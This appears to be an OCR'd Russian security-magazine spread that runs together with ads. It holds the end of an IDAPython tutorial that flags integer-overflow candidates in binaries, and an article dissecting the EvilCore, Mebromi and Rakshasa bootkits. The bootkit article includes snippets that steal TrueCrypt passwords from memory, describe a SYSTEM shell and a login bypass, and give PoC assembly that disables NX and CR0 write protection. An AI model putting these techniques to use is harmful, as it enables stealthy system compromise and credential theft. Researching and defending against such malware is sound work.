Целочисленные операции со счетчиком

Фрагмент кода с потенциальной уязвимостью (если wcslen «измеряет» контролируемые данные)

Квартет предупреждений о целочисленных операциях в ntdll.dll

всякий случай обработка mov reg,imm32 необходима (в недрах mshtml.dll это присутствует) [#2]. Если в reg помещается другой регистр, то он и становится объектом пристального внимания ;) [#3]. В случае помещения значения из указателя трассировка прекращается и данному inline memcpy присваивается статус «unknown» [#4]. Помещение значения из аргумента функции, стековой переменной, встречается весьма часто и представляет для исследователя интересный пример наивного доверия входным данным [#5]. При нацеливании на такую функцию «фаззинга в памяти» падение исследуемой программы очень даже вероятно.

DEF ISPOP()

Пересыльщиками жестко закодированного значения чаще всего служат стековые инструкции push и pop. Алгоритм обнаружения и анализа этой парочки таков:

```
if GetMnem(ea)=="pop":
    maxsteps=6
    count=0
    while count != maxsteps:
        xref = RfirstB(ea)
        ea=xref
        if ea != -1:
            if GetMnem(ea)=="push": [#1]
                if GetOpType(ea,0)==5: [#2]
                    print "value of counter is \
                        hardcoded!:(("
                    comment="uninterested!"
                    MakeComm(addrofmovs, comment)
                    return
            SetColor(ea,CIC_ITEM,0xe5f3ff)
            count=count+1
        else:
            break
            print "unknown value"
            print "vulncount =%s " % vulncount
            comment="unknown"
            MakeComm(addrofmovs, comment)
            return reg
    return reg
```

В цикле ищем push [#1]. Как правило, ему сопутствует жестко закодированное значение [#2]. А значит, данный паттерн обозначаем как неинтересный.

С пересыльщиками разобрались. Далее рассмотрим, как call может влиять на счетчик.

DEF IFCALL()

Смак здесь в том, что если вызов осуществляется к одной из функций, возвращающих длину строки, — strlen, wcslen и тому подобным — и трассируемый регистр — eax, то из этого следует, что значение счетчика очень может зависеть от входных данных в программу, а значит, существует вероятность захвата контроля над ним.

В приведенном ниже листинге происходит следующее: получаем имя функции [#1]; если eax — трассируемый регистр и слово «len» присутствует в названии функции [#2], то увеличиваем счетчик подозрительных признаков, выводим результирующую информацию и добавляем комментарий к rep movsd. При встрече с другими функциями отчитываемся о неизвестности [#3].

```
if GetMnem(ea)=="call":
     funcname=GetOpnd(ea,0) [#1]
     if reg=="eax":
        if re.match('.*len.*',funcname , re.IGNORECASE): [#2]
           print "Len in funcname"
           vulncount = vulncount+1
           print "length calculated dynamically!"
           print "vulncount =%s " % vulncount
           comment="length calculated dynamically!"
           MakeComm(addrofmovs, comment)
           return
    else:
        print "unknown value"    [#3]
        print "vulncount =%s " % vulncount
        comment="Unknown. Vulncount=%s" % vulncount
        MakeComm(addrofmovs, comment)
        return reg
    return reg
```

Со значением счетчика, помимо рождения его len-функциями и пересылки, могут происходить целочисленные преобразования.

DEF IFMATH()

Ошибки целочисленных преобразований случаются при выполнении арифметических операций, а также знакового расширения. Такие ошибки являются квинтэссенцией уязвимостей integer overflow/underflow. То есть цели для GetMnem() — это инструкции sub, add, dec, inc, mul, imul, movsx.

В качестве примера приведу упомянутый Microsoft Outlook Express NNTP Response Parsing Buffer Overflow Vulnerability:

```
sub eax, esi  ; математическая инструкция работает
              ; с будущим счетчиком
mov ecx, eax
mov edx, ecx
shr ecx, 2
rep movsd
```

Знаковое расширение, производимое инструкцией movsx, часто является фатальной операцией для безопасности ПО. Один из наглядных примеров этого — уязвимый код, вызывающий целочисленное переполнение в Apple QuickTime Player H.264 Codec:

```
movsx edx,cx  ; знаковое расширение
mov ecx,edx
mov ebx,ecx
shr ecx,0x2
lea esi,[eax+0x8]
lea edi,[esp+0x18]
rep movsd
```

Здесь мы видим, что с регистром edx происходит знаковое расширение. Это значит, что значение edx принимает вид 0xFFFFxxxx.

Код, проверяющий присутствие арифметических команд и комментирующий адрес точки отправки — инструкции rep movsd, очень прост:

«...КОГДА МЕНЯЕТСЯ СУТЬ. КОГДА МЕНЬШЕЕ СТАНОВИТСЯ БОЛЬШИМ. КОГДА МИР ПЕРЕВОРАЧИВАЕТСЯ» — ЭТО НЕ НАЧАЛО ЭПИЧЕСКОЙ САГИ

```
mathmassiv = ["inc","add","sub","dec","mul","imul","movsx"]
if GetMnem(ea) in mathmassiv:
    vulncount = vulncount+1
    print "May be here signed/unsigned mismatch!"
    print "Vulncount =%s " % vulncount
    return reg
```

Стоит отметить, что по-хорошему нам в подобных случаях следует трассировать первый операнд инструкции movsx, ведь целочисленное переполнение возникнет, только если первый операнд отрицателен.

К integer overflow причастны не только арифметические команды, но и подход к операции сравнения. Если сравниваются числа со знаком и один из операндов сравнения — трассируемый регистр, то такое обстоятельство заслуживает пристального внимания. Итак, прицел на инструкцию cmp, за которой следует знаковый переход.

DEF ISCMP()

«...Когда меняется суть. Когда меньшее становится большим. Когда мир переворачивается» — это не начало эпической саги, а то, что происходит со счетчиком, когда его значение неправильно интерпретируется и условный переход кидает счетчик с огромным размером в операцию rep movsd.

Виновники рокового перехода — условные знаковые переходы — jg, jl, jge, jle, jng, jnge, jnl, jnle. В дикой природе группа «джампов», зависящих от знака, всегда где-то рядом с операцией сравнения. Ниже представлен найденный багоискателем Луиджи Аурьеммой (Luigi Auriemma) в недрах AngelServer листинг, в котором видна такая искомо-целевая ситуация:

```
cmp esi,imm   ; esi под контролем
rep stosd
jge AngelSer.004023DE   ; знаковый переход
mov ecx,esi
lea esi,[ebp+0xc]
mov edx,ecx
lea edi, [esp+0x24]
shr ecx,2
rep movsd
```

Искомая, потому что о ней идет речь. Целевая, потому что на такие трофеи анализатор тоже будет нацелен. Скелет зверя таков:

```
cmp tracereg, imm/reg ; сравнение трассируемого
                      ; регистра с непосредственным
                      ; значением или другим регистром
…
j[gl] ; группа переходов, представленных
      ; с помощью магии регулярных выражений
```

Если от cmp, «вниз шагая» [#2], находим один из знаковых переходов [#3], заключенных в массив [#1], то рапортуем, плюсуем. Если переход беззнаковый и происходит сравнение трассируемого регистра непосредственно с жестко закодированным значением [#4], то маркируем данный inline memcpy как неинтересный.

```
if GetMnem(ea)=="cmp":
    interestingjumps = ["jg","jl","jge","jle","jng", \
        "jnge","jnl","jnle"] [#1]
    for count in range(5):
        ea = Rfirst(ea) [#2]
        mnem = GetMnem(ea)
        if mnem in interestingjumps: [#3]
            vulncount = vulncount+1
            break
            return reg
    if GetOpType(ea,1)==5: [#4] # если 1-й операнд –
                                # постоянное значение
        comment="uninterested!"
        MakeComm(addrofmovs, comment)
        SetColor(xref,CIC_ITEM,0xe5f3ff)
        return
    return reg
```

Таков нехитрый анализ, связанный с инструкцией cmp.

ЗАКЛЮЧЕНИЕ

Трассировщик и анализатор в сборе. Естественно, эту сборку придется «допилить» под себя, но я уверен, что для тебя это не составит труда. IDAPython ждет твоих указаний. Happy Hunting!

IDA PRO

IDA Pro Disassembler — интерактивный дизассемблер, который широко используется для реверс-инжиниринга. Он отличается исключительной гибкостью, наличием встроенного командного языка, поддерживает множество форматов исполняемых файлов для большого числа процессоров и операционных систем. Позволяет строить блок-схемы, изменять названия меток, просматривать локальные процедуры в стеке и многое другое. В последних версиях имеется встроенный отладчик x86 и ARM.
IDA, до определенной степени, умеет автоматически выполнять анализ кода, используя перекрестные ссылки, знание параметров вызовов функций стандартных библиотек и другую информацию. Однако вся сила его проявляется в интерактивном взаимодействии с пользователем. В начале исследования дизассемблер выполняет автоматический анализ программы, а затем пользователь с помощью интерактивных средств IDA начинает давать осмысленные имена, комментировать, создавать сложные структуры данных и другим образом добавлять информацию в листинг, генерируемый дизассемблером, пока не станет ясно, что именно и как делает исследуемая программа.

WWW

- **VULNERABILITY IN MY HEART (CVE-2010-3970):** bit.ly/REeVwl;
- **целочисленное переполнение в Apple QuickTime Player H.264 Codec:** bit.ly/Qd8oro;
- **AngelServer stack overflow:** bit.ly/ockIWQ.



IDA Pro — знай в лицо

ОТКРЫТЬ «МУЖСКУЮ КАРТУ» СТОИТ, ДЛЯ ТОГО ЧТОБЫ

- Получать скидки в барах, ресторанах и магазинах твоего города
- Участвовать в акциях и посещать закрытые мероприятия для держателей «Мужской Карты»
- Управлять своими счетами, используя систему интернет-банка «Альфа-Клик»

Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:

8 (495) 788-88-78 в Москве | **8-800-2000-000** в регионах России (звонок бесплатный)



MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ





Реклама


на правах рекламы


www.mancard.ru

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 05.03.2012 №1326*

Sanjar Satsura (satsura@r00tw0rm.com, twitter.com/!#/sanjar_satsura)

Аппаратная малварь





EVILCORE И RAKSHASA — ПРЕПАРИРУЕМ СОВРЕМЕННЫЕ БУТКИТЫ


WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

В прошлой статье я рассмотрел «железные» эксплойты, которые благодаря их специфичности и уникальности позволяли пробить большинство из существующих ныне ОС и систем виртуализации. Теперь настало время продолжить уже затронутую тему, но с одним нюансом — сейчас мы сосредоточимся именно на аппаратной малвари.

INTRO

Неудивительно, что в наши дни малварь эволюционирует с небывалой скоростью. Возможно, многие из хардкорных кодеров не согласятся со мной, указав на то, что как таковой сцены в наши дни не существует и все более или менее изящные поделки уже вымерли. Смею с ними не согласиться — авторитетные средства массовой информации часто рассказывают нам о том, что вполне себе продвинутые разработки в этой сфере все еще продолжают появляться и развиваться. Вспомни хотя бы такие названия, как Stuxnet, Duqu и Flame. Несомненно, эти образцы малвари заслуженно получили звание самого настоящего кибероружия. Однако как они выглядят изнутри? Здесь, по сути, нет ничего нового и интересного — все те же сплоиты для удаленного и локального повышения привилегий, обычные методики распространения по сети и через сменные носители информации, банальное сокрытие через патч таблиц SDT и SSDT (r3- и r0-руткиты), а также инжект в процессы. Кстати, в этой борьбе антивирусы тоже не отстают, занося в свои базы правила для эвристического анализатора прямо по ходу разворачивающихся событий, значительно уменьшая таким образом срок жизни малвари (ведь одни и те же техники используются ею из раза в раз). Здесь перед киберпреступниками встает очевидный вопрос — как продлить срок годности своих вредоносных поделок? Большинство этих,



Процесс загрузки ОС, инфицированной буткитом

с позволения сказать, хакеров на время снимают головную боль с помощью крипторов и прочих морферов, но из-за неэффективности этих методов возвращаются к вопросам маскировки своей малвари вновь и вновь.

Далее я хочу поделиться с тобой своими исследованиями особенных вредоносов, которые используют методы сокрытия, основанные на багах и фичах CPU, BIOS и прочего железа жертвы. Такая малварь не будет позволять по отношению к себе всяких непристойностей со стороны антивирусов. Однако помни, что вся описываемая информация предназначена исключительно во благо: зная уловки злоумышленников, ты сможешь попробовать от них защититься. Не стоит самому заниматься малварью — это уголовно наказуемо. Итак, поехали!

EVILCORE — КОНЦЕПТУАЛЬНЫЙ БУТКИТ

Первый концептуальный хардварный руткит, создателями которого являются два австрийских студента Вольфганг Эттлингер (Wolfgang Ettlinger) и Штефан Фибек (Stefan Viehböck), называется EvilCore. Конкретно эта малварь относится к группе буткитов, так как для инициализации она использует инфицирование загрузочной области жесткого диска. Такая техника не нова — история зарождения технологии буткитов уходит корнями в далекие 80-е: Brain (1986), Stoned (1987), ..., eEye BootRoot (2005), Vboot Kit (2007), Vboot Kit 2 (2009), Stoned Bootkit (2009), TDL4/Alureon (2010/11). Для маскировки буткит использует интереснейшую технику, которая основана на такой фиче микропроцессоров, как SMP (Symmetric Multiprocessing). SMP — это архитектура многопроцессорных компьютеров, в которой два или более одинаковых процессора подключаются к общей памяти. Большинство современных микропроцессоров поддерживают эту архитектуру. SMP-системы позволяют любому процессору работать над любой задачей с должной поддержкой операционной системы независимо от того, где в памяти хранятся данные для этой задачи. Кроме того, SMP-системы могут легко перемещать задачи между процессорами, эффективно распределяя нагрузку. Именно благодаря этим особенностям микропроцессоров и появляется возможность сокрытия вредоносов — в первое ядро грузится сама операционная система, а второе отключается для ОС и используется только под нужды руткита. Все это происходит по следующей схеме:

1. Отключаем SMP.
2. Находим место для размещения буткита — здесь будут происходить дальнейшие действия.

На соответствующем рисунке ты сможешь наглядно увидеть процесс отключения SMP при инициализации системы, инфицированной буткитом EvilCore. Кстати, при своем размещении EvilCore учитывает несколько немаловажных моментов:

1. ОС не должна перезаписать код и данные буткита в памяти, для этого буткит должен найти область памяти, не используемой операционной системой.


ТИПЫ БУТКИТОВ

По типу инфицирования загрузочной области буткиты разделяются на два типа:

- **MBR (Master boot record) — используют версии ОС Windows до Vista, ядро < 5.2 (Win98/2000/ME/NT/XP/Serv2003);**
- **VBR (Volume boot record) — используют версии ОС Windows с ядром > 5.2 (Vista/Serv2008/7).**

По типу исполнения:

- **загрузка после BIOS до инициализации ОС;**
- **загрузка вместе с BIOS или вместо BIOS.**




Отключение SMP и использование ядер CPU руткитом под свои нужды

2. Для ускорения и безопасности в качестве основной памяти буткит должен использовать кеш микропроцессора (L3, в крайнем случае — L2).

Здесь следует учесть, что работа большинства буткитов сводится к перехвату исключения INT 13h (BIOS Interrupt Handler) и патчингу памяти с исходной информацией, доставленной с жесткого диска, в зависимости от типа загрузки (MBR/VBR). Патч представляет собой удаление полей/переменных/данных из информационных таблиц с целью сокрытия вредоносных действий. Процедура патча выглядит следующим образом (визуализацию этой процедуры смотри на соответствующем рисунке):

1. Сохраняется значение точки входа, в которой запускается бесконечный цикл, где первое ядро (CPU0) выставляется в постоянное ожидание.
2. Рассчитывается время для выполнения патча.
3. В каждом следующем месте вызовов блоков кода вставляются бесконечные циклы (winload.exe → ntoskrnl.exe).
4. Восстанавливается значение точки входа.

Большинство буткитов при патчинге ОС >= Vista не могут преодолеть PatchGuard (механизм, контролирующий целостность системы и призванный уберечь пользователей от руткитов и некорректно работающих программ, вламывающихся в ядро). Так как этот механизм выполнен в виде компонента службы ядра ОС Windows, EvilCore обойдет его без проблем, ибо загрузка проис-



Стандартная технология патча, применяемая буткитами

ходит до инициализации ОС. Таким же образом EvilCore обходит еще один механизм защиты контроля целостности кода под названием Code Integrity в x64-системах. Задачей этого механизма является проверка валидности сигнатур в исполняемых файлах.

ВЗАИМОДЕЙСТВИЕ С БУТКИТОМ

Теперь, рассмотрев способы внедрения и сокрытия руткита, перейдем к описанию механизмов взаимодействия с ним. Итак, чтобы управлять руткитом, его авторы предусмотрели возможность общения с user mode при помощи специализированных API-функций и банального шелла:

```
// Отключение аутентификации ОС
void ec_disable_password(void);

// Заморозка 0-ядра микропроцессора и вставка
// JMP-инструкции в пространство физической памяти
void ec_halt_cpu0( OS_MEM* position, short* \
     instruction_backup);

// Разморозка 0-ядра микропроцессора и восстановление
// инструкций
void ec_resume_cpu0( OS_MEM* position, short* \
     instruction_backup);

// EvilCore shell server
void ec_shell(void);


// Перехват пароля TrueCrypt (при его наличии)
int ec_get_truecrypt_pw(void);

// Получение шелла с правами SYSTEM
void ec_system_shell(void);
```

Шелл представлен юзермод-приложением, которое имеет непосредственный доступ к адресному пространству CPU1 и может управлять потоками внутри ядра CPU0. Управление потоками производится через рассылку специально сформированных пакетов с определенной сигнатурой для поиска данных буткита, которые он заранее поместил в адресное пространство микропроцессора (1ndProcessorTextSearch, 2ndProcessorTextSearch):

```
int main(int argc, char *argv[]){

// Сигнатура выходного блока данных
char outstr[] =  "_ndProcessorTextSearch#!?&$%#output";
```



Наглядная демонстрация работы EvilCore на ядрах микропроцессора

```
// Сигнатура входного блока данных
char instr[] =  "_ndProcessorTextSearch#!?&$%#inputxxxxx";
...
puts("waiting for cpu1 to search strings");

while(*ctrlout == '2' || *ctrlin == '2'){
   // Даем время процессору 0,1 с для поиска строк
   Sleep(100);
   fputc('.', stdout);
   }
...
```

ШЕЛЛ EVILCORE

Сам шелл имеет несколько основных команд, которые разработчики и представили на конференции NinjaCon 2011 в качестве демонстрационных возможностей руткита EvilCore:


1. **Tcpw** — позволяет перехватить пароль от непобедимой системы шифрования дисков TrueCrypt. Для этого ищется сигнатура «TRUE\x11#Ef», которая располагается по адресу 0x90010. Если сигнатура присутствует, то копируется фраза с 0x90026 и все это дело перемещается в адресное пространство, доступное пользовательскому шеллу:

```
int ec_get_truecrypt_pw(void){
 ec_move_from_os((OS_MEM*)0x90010, tc_tmp, TC_SIG_LEN);
 if(strneq(tc_sig, tc_tmp, TC_SIG_LEN)){
    ec_move_from_os((OS_MEM*)0x90026, tc_pass, \
        MAX_TRUECRYPT_LEN);
    return 1;
 }
 return 0;
}
```

2. **Nopw** — позволяет обходить аутентификацию на стороне операционной системы: winlogon.exe, «Выполнить от имени...» (она

MEBROMI — КИТАЙСКИЙ BIOS-РУТКИТ

Как все новое является хорошо забытым старым, так и вирусы, перезаписывающие BIOS flash, известны еще с истоков зарождения ПК. В последнее время китайские хакеры начали проявлять немалый интерес к промышленному шпионажу, в связи с чем и породили большое количество интереснейших образцов так называемого кибероружия. Одной из таких разработок является буткит Mebromi. Второго сентября прошлого года китайская компания Qihoo 360 сообщила о новом вирусе с BIOS-руткитом, обнаруженном на китайских компьютерах. Эта новость вызвала огромный интерес специалистов по безопасности, потому что в полевых условиях такие программы не регистрировались со времен концепта IceLord в 2007 году. Данный вирус четко нацелен на китайские системы мониторинга государственных объектов. При работе он проверяет присутствие антивирусных программ Rising Antivirus и Jiangmin KV Antivirus, которые используются во всех ответственных структурах Китая. Чтобы получить возможность модифицировать BIOS, Mebromi использует два способа: либо запускает библиотеку flash.dll, которая загружает драйвер bios.sys, либо перехватывает beep.sys и переписывает его собственным кодом beep.sys, а потом восстанавливает оригинальный код файла. Эта разработка примечательна тем, что наделала немало шума в международной политике — китайские хакеры сливали информацию о секретных объектах страны спецслужбам Америки.



Архитектура Rakshasa полностью FUD и состоит только из СПО

же RUNAS), local network shares и так далее. Для выполнения этой задачи руткит ищет код образа msv1_0.dll в памяти bool msv1_0!MsvpPasswordValidate и патчит код валидации так, чтобы всегда возвращалось значение TRUE. Таким образом, все последующие действия будут автоматически выполняться с любым введенным паролем, а то и без него :).

3. **System** — позволяет получать shell с привилегиями SYSTEM. Для реализации этой задачи производится патчинг winlogon.exe, который всегда запускается с привилегиями SYSTEM. Задачей патча является выполнение командного интерпретатора Windows — cmd.exe, который, в свою очередь, автоматически унаследует права от своего предка (winlogon.exe). Для вызова интерпретатора австрийские студенты предусмотрели «магическую» комбинацию из пятикратного последовательного нажатия клавиши <Shift>.

EVILCORE — ПОДВЕДЕНИЕ ИТОГОВ

Очевидно, что описываемый буткит имеет не только плюсы, но и минусы. Из основных минусов можно отметить отключение одного ядра CPU и, как следствие, снижение производительности целой системы. Однако проблема видимости ядра CPU решается патчем ядра ОС. Вопрос производительности при правильной работе руткита также становится незначительным. Как ты уже понял из всего сказанного, EvilCore обладает довольно продвинутыми возможностями обхода средств аутентификации, перехвата паролей и маскировки. Все это позволяет ему оставаться невидимым для операционной системы, средств отладки и антивирусов, а также обходить все существующие защитные механизмы на сегодняшний день. Это делает его актуальной угрозой для всех существующих сейчас антивирусных решений.

RAKSHASA

Совсем недавно на конференции DEF CON Джонатан Броссар (Jonathan Brossard) представил довольно интересный концепт хардварной малвари. Опубликованный PoC бэкдора имел способность перезаписать BIOS и скомпрометировать операционную систему компьютера во время процесса загрузки, не оставляя при этом никаких следов на жестком диске. Также в ходе атаки у вируса есть возможность инфицирования прошивки и других периферийных устройств, в том числе сетевой карты или CD-привода. Автор буткита (точнее, даже ромкита, ROMkit) утверждает, что ему удалось создать оружие массового поражения из-за неэффективности и бажности архитектуры x86: «The x86 architecture is plagued by legacy. Governments know. The rest of the industry: not so much».

Итак, Rakshasa имеет уникальные особенности, которые делают его не только бэкдором высокого класса, но еще и универсальным оружием против всех существующих в настоящее время IT-систем:

1. Устойчивость (ниже будут подробно рассмотрены принципы, на которых основывается выживание буткита в системах с высоким уровнем защиты).
2. Stealth — полная невидимость вледствие того, что код буткита не записывается на жесткий диск.
3. Portable — переносимость, заключающаяся в унификации кода буткита для всех существующих ныне ОС.
4. Remote access / Remote updates — возможность удаленного управления компонентами Rakshasa и их обновления.
5. Cross network perimeters — обход IDS/IPS и файрволов за счет легитимной пересылки данных.
6. FUD — обход антивирусных защит. Nuff said :).

Rakshasa был создан на базе программного обеспечения с открытым исходным кодом. В частности, использовалась комбинация СПО Coreboot и SeaBIOS, являющихся альтернативными продуктами, работающими на различных материнских платах от многих производителей. Также был использован код прошивки для загрузки по сети от компании iPXE. Все эти компоненты были модифицированы таким образом, чтобы руткит не выдавал своего присутствия на системе во время процесса загрузки. В частности, Coreboot способен использовать пользовательские заставки для имитации некоторых BIOS. Имитации и прочие спуфинг-заставки (имитация парольной аутентификации многих защит типа TrueCrypt, Bitlocker, MDE) представляют собой отдельный компонент буткита — payload (полезная нагрузка), который загружается по протоколу HTTPS, обламывая таким образом файрволы и прочие IDS/IPS на ходу.

ВОЗМОЖНОСТИ RAKSHASA

Функционал описываемого буткита выглядит впечатляюще.

Remove NX bit > executable heap/stack — отключает защиту NX bit микропроцессора, делая кучу и стек исполняемыми (смотри AMD64 Architecture Programmer's manual — volume 2, Section 3.1.7: Extended Feature Enable Register).

```
;PoC Disable NX bit (if supported)
;get higher function supported by eax
mov eax,0x80000000

;need amd K6 or better (anything >= 1997... should be ok)
```

МЕХАНИЗМ РАБОТЫ PATCHGUARD

1. **Вычисляются контрольные суммы критических областей и компонентов ядра:**
- **SSDT (System Service Descriptor Table) — системная таблица дескрипторов сервисов ядра;**
- **GDT (Global Descriptor Table) — глобальная таблица дескрипторов, служебная структура данных в архитектуре x86, определяющая глобальные (общие для всех задач) сегменты;**
- **IDT (Interrupt Descriptor Table) — таблица векторов прерываний, служебная структура данных предназначена для того, чтобы определить корректный ответ на прерывания и исключения;**
- **System images (ntoskrnl.exe, ndis.sys, hal.dll) — образы системных файлов на носителе;**
- **Processor MSRs (syscall) — моделезависимые регистры, специальные регистры процессоров архитектуры x86/x64, наличие и назначение которых варьируется от модели к модели процессора.**
2. **Если контрольные суммы файлов совпадают, продолжается нормальная загрузка ОС, иначе производится аварийный останов системы (BSOD).**

```
cpuid
cmp eax,0x80000001

;need at least function 0x80000001
jb not_supported

;get Processor Info and Feature Bits
mov eax,0x80000001
cpuid

;NX bit is supported?
bt edx,20
jnc not_supported

;extended feature register (EFER)
mov ecx, 0xc0000080

;read MSR
rdmsr

;disable NX (EFER_NX) // btr = bit test and reset
btr eax, 11

;write MSR
wrmsr
```

Make every mapping +W in ring0 — делает возможным запись в доступные RO участки памяти с помощью установки флага W+ и обхода защиты Write Protect (смотри Intel Manuals — Volume 3A, Section 2.5).

```
;PoC 32b version:
mov eax,cr0
and eax,0xfffeffff
mov cr0,eax

;PoC 64b version:
mov rax,cr0
and rax,0xfffeffff
mov cr0,rax
```

Remove CPU updates (microcodes) — удаляет микрообновления CPU, в которых содержатся инструкции исправления ошибок в микропроцессорах (вспоминаем хардварные сплоиты):

```
rm -rf ./coreboot/microcodes/
```

Remove anti-SMM protections > generic local root exploit — удаляет защиту SMM, которая препятствует повышению привилегий на целевой системе с помощью локальных эксплойтов. Исходя из того, что написано в Intel 82845G/82845GL/82845GV Graphics and Memory Controller datasheets, отключение защиты в Coreboot сводится к затиранию поля SMM D_LCK и его значения NOP(0x90).

